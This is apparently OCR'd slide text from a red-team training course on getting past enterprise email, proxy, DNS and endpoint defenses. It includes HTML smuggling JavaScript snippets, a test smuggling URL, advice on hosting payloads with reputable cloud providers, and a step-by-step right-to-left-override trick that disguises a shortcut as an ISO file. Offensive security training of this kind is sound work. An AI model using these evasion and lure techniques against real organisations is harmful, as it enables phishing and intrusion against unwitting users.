
StealthOps: Red Team Trade-craft Targeting Enterprise Security Controls



By - CyberWarFare Labs

Content Outline

Day 1 : Red Team Resource Development

Module 1 : Initial Access Defenses

Module 2 : Red Team Infrastructure Development

Module 3 : Initial Access Methods

Day 2 : Tradecraft Development for Offensive Operations

Module 1 : C# Basics & Tradecraft Development

Module 2 : Abusing Windows API

Module 3 : Abusing / Evading Host Based Security Controls

Day 3 : Utilizing Tradecraft for Red Teaming in Hardened Environment

Module 1 : ETW & ETW-Ti

Module 2 : EDR World

- EDR Internals
- EDR Evasion

Training Objective & Learning Paths

- Capable to setup Red Team Infrastructure from scratch for Internal / External assessments
- Overview of modern cyber defenses in place
- Capable to map & detect the placement of these defenses during engagements
- Capable to write custom malware to evade detection (highly volatile!)
- Understand telemetry collection & ways to evade / circumvent / leverage them

Commencing our Day - 1


Hope the Environment is ready :)

Module 1

Enterprise Security Controls Architecture

Overview

- Anything that protects an asset from compromise can be categorized as a control
- Understanding the enterprise architecture is a very complicated operation
- Many Devices, Networks, Users & Connections




Security Controls


Host Based

Network Based

Cloud Based

Typical On-Premise Architecture




Payload Server
C2 Server
Redirector
Red Team
Attacker Infrastructure
Corporate Infrastructure
DNS Based Defenses (Akamai etc.)
Email Based Security Emulator + Scanner (MDO 365 etc.)
Web Proxy (Paloalto etc.)
DNS
External Domain Reputation Check
Attachment Open in Sandbox
Analysis of MIME Type
Endpoint Security Defenses

1.1 Initial Access Security Solutions

- Firewall
  - Monitors incoming & Outgoing traffic
  - First line of defense during attacks
  - Network Segmentation with firewall in-between makes it harder to progress
  - Look for Vulnerable (outdated) software / Public Bypasses (if any)


Web Proxies

- Acts as a gateway between the internet & the local network
- Improper configured proxy can become a controller of the internal networks for attackers
- Interesting attack vector is analyzing the EDR network traffic working in conjunction with Proxies

Corporate Web Proxies

Intrusion Detection System (IDS) & IPS

- IDS monitors networks events & detects the security incidents
- IPS goes 1 step ahead & prevents the security incidents that might originate


IDS vs IPS
An IDS is for detecting and monitoring intrusions. It won't take action on its own.
An IDS needs help from human being or automated system to interpret the results and decide whether to take action.
Both IDS and IPS analyze traffic and compare it to known threats.
An IPS can decide whether to accept/reject packets (based on rules).
An IPS needs to be updated to recognize the latest threats.
okta

Reference : https://www.okta.com/identity-101/ids-vs-ips/

Email based Defenses

- Compilation of various defenses. Some of them are listed below :
  - Sandboxes
  - Emulators
  - Scanners
- On Top of that, Custom Policies can also be defined as per current scenarios.
- Examples :
  - Restricting **ISO** files as an attachment from untrusted location, Internet
  - Domain Reputation based whitelists

Sandboxes

○ They provide an isolated testing environment which do not affect the OS, Platform or application

○ Applications / Files / Email Attachments etc can be scanned & run in a sandbox environment

Emulators

- It emulates the sample (scripts / binaries) itself
- Security Controls generally have emulators which executes files having MOTW flag
- Apex Tradecrafts uses the following techniques to evade them :
  - Enhanced Time Latency
  - Environment Safe Checks
  - File Encryption etc.

Scanners


- Reviews emails for:
  - Domain Reputation
  - Attachments
  - Keywords

- Solely based on configuration, trusted signatures, file-type etc can be whitelisted as per organization day-to-day operations

- **Red Team** focuses on:
  - Delivering files that do not propagate **MOTW** flags. Ex **ISO, 7z etc**
  - **Phishing to persist concept** (More in this later!)

Reference : https://support.microsoft.com/en-us/windows/stay-protected-with-windows-security-2ae0363d-0ada-c064-8b56-6a39afb6a963

Email Based Defenses



DNS based Defenses

- It perform extensive domain reputation checks before resolving any query


- If the requested domain has **SSL/TLS cert**, then **authority, contents** etc will be checked

- A thorough check lists will follow:

  - Domain Reputation based on recent Threat Intelligence Feeds
  - Registration Time, Maturity etc
  - Other **closed-source** checks based on recent breach etc.

- Threat Actors / Red Team follows :
  - Registering their campaigns with reputed cloud service provider domains
  - Example: **Azure Frontdoor CDN, AWS CloudFront, Serverless endpoints**
  - For hosting payloads: **G Drive, OneDrive, Mega, Dropbox, box** etc.

DNS Based Defenses



Palo Alto

Initial Access Defense Evasion Techniques

- Email Security
  - Policies have strict restriction rules to block extensions like **exe, dll** etc.
  - **The extension that works :**
    - HTML, PDF
    - ISO, 7Z, ZIP, IMG, WIM
  - However, organizations following robust policies might try to block the **infection** based on trending **threat groups tactics (zip & iso etc)**


- In Present Scenario, the following works:
  - Embed URLs as **Hyperlinks**
  - Operational Security of Red Team Infrastructure like payload server, redirectors, C2 Server must be taken care of
  - Other than that, the following matters:
    - Domain Reputation & Maturity History
    - Valid SSL/TLS Certification
    - Custom Headers
  - Domain Reputation can be checked against Reputation checkers like Paloalto & others.
  - HTML Smuggling is the **WAY! [More on this later]**

- Proxies Based Defenses
  - Ingress / Egress traffic flows through web proxy & also get analyzed
  - **Low reputation domains** & **MIME** type of requested resource are aggressively checked
  - **The pointers that works :**
    - Mature & Reputed Domain (think **Cloud CDNs** etc)
    - Good Requested Resource Contents : **HTML, Context, JS** etc
    - MIME of Requested Resource
  - HTML Smuggling is the **WAY! [More on this later]**

- DNS based Defenses
    - **Low reputation domain** is a **NO GO!**
    - **The pointers that works :**
        - Mature & Reputed Domain (think **Cloud CDNs** etc)
        - Cloud based storage (S3, Azure Blob Storage, Mega) for Payload Hosting
        - Serverless Redirectors of Cloud.

HTML Smuggling [HTML <3 JS] :


One Way to Rule them all



- Have the capability to bypass restricted initial security defenses:
    - Email based Security Checks
        - Emulators
        - Sandbox Environment
    - Web Proxies
    - **Always remember that Containerization of Payloads is the key.**
    - Example : Our Payload is **base64** encoded present in **JS** which is located in plain **HTML** file.


One Way to Rule them all : HTML Smuggling [HTML <3 JS]

1) Create JS Blob




```
var myBlob = new Blob([myData], {type: 'octet/stream'});
```

2) Create URLs from Blob



```
var myUrl = window.URL.createObjectURL(blob);
myAnchor.href = myUrl;
```

3) Simulate a Click using [HTMLElement.click]() method



```
myAnchor.click();
```

4) Auto Download Functionality

Test URL : https://icosahedral-dives.000webhostapp.com/smuggle.html

- Lure in <3 with HTML Smuggling
    - Bypass Sandbox detection:
        - Using Delayed Payload Delivery Method
        - Based on User Interaction
            - Mouse Movement
            - Identification of Device Type & Location
        - Integration of JS Add-ins like Arrow JS etc can also be added

Demonstration : RTLO Technique

STEP 01

Create a shortcut to run cmd.exe (file.lnk)

STEP 02

Go to this URL "https://unicode-explorer.com/c/202E" & Copy the character

STEP 03

Rename it to "file osi.lnk" & then right away before osi, paste the copied character.

STEP 04


The Name should look like "file knl.iso", Change the icon with the bunch of links present in the directory.

STEP 05

Lure !

Modern Initial Access Defenses in Place

- Strategies heavily depends on the vendor solution
- How things are setup ?
- Some Examples are mentioned below



GitGuardian

Credential Leak

Microsoft Defender for Endpoint

Initial Execution

Azure Sentinel

Kill Chain Detection

Phishing

Microsoft Defender for Office 365

Insider Attack

SOC

Incident Response

GRR RAPID RESPONSE

